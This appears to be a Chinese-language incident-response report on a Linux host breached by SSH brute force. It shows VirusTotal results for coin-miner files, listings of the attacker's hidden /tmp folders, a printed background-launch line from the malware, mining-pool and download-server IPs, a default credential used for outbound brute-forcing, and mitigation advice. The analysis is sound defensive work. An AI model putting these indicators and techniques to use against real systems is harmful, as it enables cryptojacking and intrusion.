
檔案名稱: md32

偵測率: 28 / 60

分析日期: 2018-05-08 07:04:53 UTC (0 分鐘 前)

防毒	結果
AhnLab-V3	Linux/Bitcoinminer.227220
ALYac	Misc.Riskware.BitCoinMiner.Linux
Antiy-AVL	RiskWare[RiskTool]/Linux.BitCoinMiner.a
Avast	ELF:BitCoinMiner-AK [PUP]
Avast-Mobile	ELF:BitCoinMiner-P [PUP]
AVG	ELF:BitCoinMiner-AK [PUP]
Avira (no cloud)	ANDROID/BitCoinMiner.kmmec
CAT-QuickHeal	RiskTool.Linux.BitCoinMiner.A
ClamAV	Unix.Tool.Minerd-6404314-0
Comodo	UnclassifiedMalware
Cyren	ELF/Trojan.APXI-3
DrWeb	Tool.Linux.BtcMine.432
ESET-NOD32	a variant of Linux/CoinMiner.K potentially unwanted
Fortinet	Riskware/CoinMiner
GData	Linux.Trojan.Agent.VE1O2W
Jiangmin	RiskTool.Linux.ey
Kaspersky	not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.a
McAfee	Linux/CoinMiner.a
McAfee-GW-Edition	Linux/CoinMiner.a
Microsoft	Trojan:Win32/Tiggre!rfn
NANO-Antivirus	Riskware.Elf32.BitCoinMiner.eurebv


13. 檢視連線礦池(IP:217.182.169.148:14444)的封包內容，可以看到挖礦作業的 id 資訊與挖礦持續進行的現象。



14. 查看/tmp/.xm/stak 的資料夾內容，發現有兩個可疑程式 ld-linux-x86-64.so.2 與 xmr-stak，將兩個程式分別送至 Virustotal 網站檢測。

```
user@VM-Ubuntu-14-64-EN:/tmp/.xm/stak$ ls -l
total 28456
-rwxr-xr-x 1 user user   162632 Nov 20 06:21 ld-linux-x86-64.so.2
-rwxr-xr-x 1 user user  2361856 Nov 20 06:21 libcrypto.so.1.0.0
-rwxr-xr-x 1 user user  1868984 Nov 20 06:21 libc.so.6
-rwxr-xr-x 1 user user    14608 Nov 20 06:21 libdl.so.2
-rwxr-xr-x 1 user user    31104 Nov 20 06:21 libffi.so.6
-rwxr-xr-x 1 user user    89696 Nov 20 06:21 libgcc_s.so.1
-rwxr-xr-x 1 user user   919168 Nov 20 06:21 libgcrypt.so.20
-rwxr-xr-x 1 user user   522664 Nov 20 06:21 libgmp.so.10
-rwxr-xr-x 1 user user  1239440 Nov 20 06:21 libgnutls.so.30
-rwxr-xr-x 1 user user    80496 Nov 20 06:21 libgpg-error.so.0
-rwxr-xr-x 1 user user   207640 Nov 20 06:21 libhogweed.so.4
-rwxr-xr-x 1 user user   236992 Nov 20 06:21 libhwloc.so.5
-rwxr-xr-x 1 user user   207208 Nov 20 06:21 libidn.so.11
-rwxr-xr-x 1 user user    39272 Nov 20 06:21 libltdl.so.7
-rwxr-xr-x 1 user user    97232 Nov 20 06:21 libmicrohttpd.so.10
-rwxr-xr-x 1 user user  1088952 Nov 20 06:21 libm.so.6
-rwxr-xr-x 1 user user   219336 Nov 20 06:21 libnettle.so.6
-rwxr-xr-x 1 user user    43936 Nov 20 06:21 libnuma.so.1
-rwxr-xr-x 1 user user    27424 Nov 20 06:21 libOpenCL.so.1
-rwxr-xr-x 1 user user   408472 Nov 20 06:21 libp11-kit.so.0
-rwxr-xr-x 1 user user   138696 Nov 20 06:21 libpthread.so.0
-rwxr-xr-x 1 user user    31712 Nov 20 06:21 librt.so.1
-rwxr-xr-x 1 user user   428384 Nov 20 06:21 libssl.so.1.0.0
-rwxr-xr-x 1 user user  1566440 Nov 20 06:21 libstdc++.so.6
-rwxr-xr-x 1 user user    76192 Nov 20 06:21 libtasn1.so.6
-rw-r--r-- 1 user user  1250904 Apr 16 21:08 libxmr-stak-backend.a
-rw-r--r-- 1 user user    74206 Apr 16 21:08 libxmr-stak-c.a
-rwxrwxr-x 1 user user 13184504 Nov 20 06:21 libxmrstak_cuda_backend.so
-rwxrwxr-x 1 user user   758504 Nov 20 06:21 libxmrstak_opencl_backend.so
-rwxr-xr-x 1 user user   104864 Nov 20 06:21 libz.so.1
-rwxrwxr-x 1 user user  1609409 Apr 16 21:08 xmr-stak
```

(1)程式 ld-linux-x86-64.so.2:檢測出為惡意程式之比例為 0/58。



(2)程式 xmr-stak: 檢測出為惡意程式之比例為 5/58，而且這 5 家防毒軟體公司稱它為 Bitcoinminer，為一個挖礦的惡意程式。

防毒	結果
Avast	ELF:BitCoinMiner-CW [PUP]
AVG	ELF:BitCoinMiner-CW [PUP]
ESET-NOD32	a variant of Linux/CoinMiner.AJ potentially unwanted
Kaspersky	not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.ao
ZoneAlarm by Check Point	not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.ao

15. 查看/tmp/.jk 資料夾內容，可以得知有 a、bssh 與 x 等 3 個執行檔，以及.aa、.d.php、.n、ok 與 p 等檔案內容，接著對這些檔案進行內容檢視。

```
user@VM-Ubuntu-14-64-EN:/tmp/.jk$ ll
total 3228
drwxr-xr-x  2 user user    4096 Apr 30 10:50 ./
drwxrwxrwt 11 root root    4096 May  8 17:16 ../
-rwxr-xr-x  1 user user     532 Mar 14 19:55 a*
-rw-rw-r--  1 user user   38602 Apr 30 10:53 .aa
-rwxr-xr-x  1 user user 3198064 Mar 14 19:32 bssh*
-rw-rw-r--  1 user user    2516 Apr 17 02:04 .d.php
-rw-rw-r--  1 user user   26101 Apr 17 18:07 .n
-rw-rw-r--  1 user user     750 Apr 30 10:53 oK
-rw-rw-r--  1 user user      12 Apr 17 02:04 p
-rwxr-xr-x  1 user user      24 Sep 25  2017 x*
```

(1)從程式 x 的執行檔內容，我們可以得知它會忽略 SIGHUP 的信號，因此當使用者登出或斷線後，程式 a 仍可正常執行，並且將執行結果輸出到/dev/null 內。將程式 x 送至 Virustotal 網站檢測，發現其惡意比例為 0/59。

```
user@VM-Ubuntu-14-64-EN: /tmp/.jk
 GNU nano 2.2.6          File: x

nohup ./a >>/dev/null &
```

SHA256: 6e80a9d843faf27e239b1a767d29c7443972be1ddf5ff5f5f9fc9a2b55a161f5


檔案名稱: x

偵測率: 0 / 59


分析日期: 2018-05-08 10:03:10 UTC (0 分鐘 前)

(2)檢視程式 a 之內容，發現它會連線到印度 IP:139.59.74.88:80 去下載檔案.d.php 回來，接著會執行程式 bssh。將程式 a 送至 Virustotal 網站檢測，發現其惡意比例為 0/59。


(3)查看檔案.d.php 內容，發現有許多以 22 開頭的文字組合，疑似為受害主機對外連線 22port 的紀錄。




(4)檢視檔案 p 之內容，發現僅 ftpuser:123 的內容，可能為帳戶名稱 ftpuser 與密碼為 123，是 SSH 自動字典攻擊所常用的帳號與密碼。



(5)查看檔案.aa 之內容，發現有許多以 ftpuser:123 之名義對外連線的目的 IP 紀錄，從該紀錄可以得知受害主機對這些連線主機進行漏洞掃描作業。




(6)查看檔案.n 之內容，發現該檔案記錄著以 ftpuser:123 之名義對外連線目的 IP 後是否有成功授權登入系統之紀錄，也為該主機對外進行 SSH.Connection.Brute.Force 暴力攻擊的紀錄。



(7)將程式 bssh 送至 Virustotal 檢測，發現其惡意比例為 0/59。

III. 網路架構圖



1. 駭客透過 SSH 連線暴力破解密碼，並以帳戶 User 登入系統。
2. 駭客將. jk 與. xm 兩資料夾放入系統資料夾 tmp 中。
3. 受害主機 SSH 連線開啟 Port 22 的主機群，並對連線主機漏洞掃描與試著暴力破解帳號與密碼登入連線主機。
4. 受害主機執行挖礦程式，並且隱藏程式於背景程式列表中。

IV.建議與總結

1. 本事件的發生主要是因為使用者使用弱密碼，讓來自英國的駭客以 ssh 連線來暴力破解密碼而侵入主機，並且放入兩個含有 SSH 對外攻擊的相關程式與挖礦程式的資料夾於受害主機內。
2. 駭客為了避免挖礦程式在背景執行時被使用者發現，故將程式名稱隱藏，以常見的系統執行檔命名。
3. 受害主機所感染的挖礦程式並非不間斷的挖礦程式，從檢測過程中發現它會以一分鐘為執行單位，來啟動每次的挖礦作業。
4. 為了預防該類型的攻擊事件發生，建議下列幾點措施。

(1)為加強系統使用者的密碼強度，建議使用 8 位數以上中、英文字母與特殊符號的組合密碼。

(2)隨時監控 Linux 系統的 CPU 效能，以便即時發現挖礦行為。

(3)檢視主機所有對外連線 port 是否有開啟之必要性。

(4)安裝防毒軟體，並定期進行系統掃毒作業。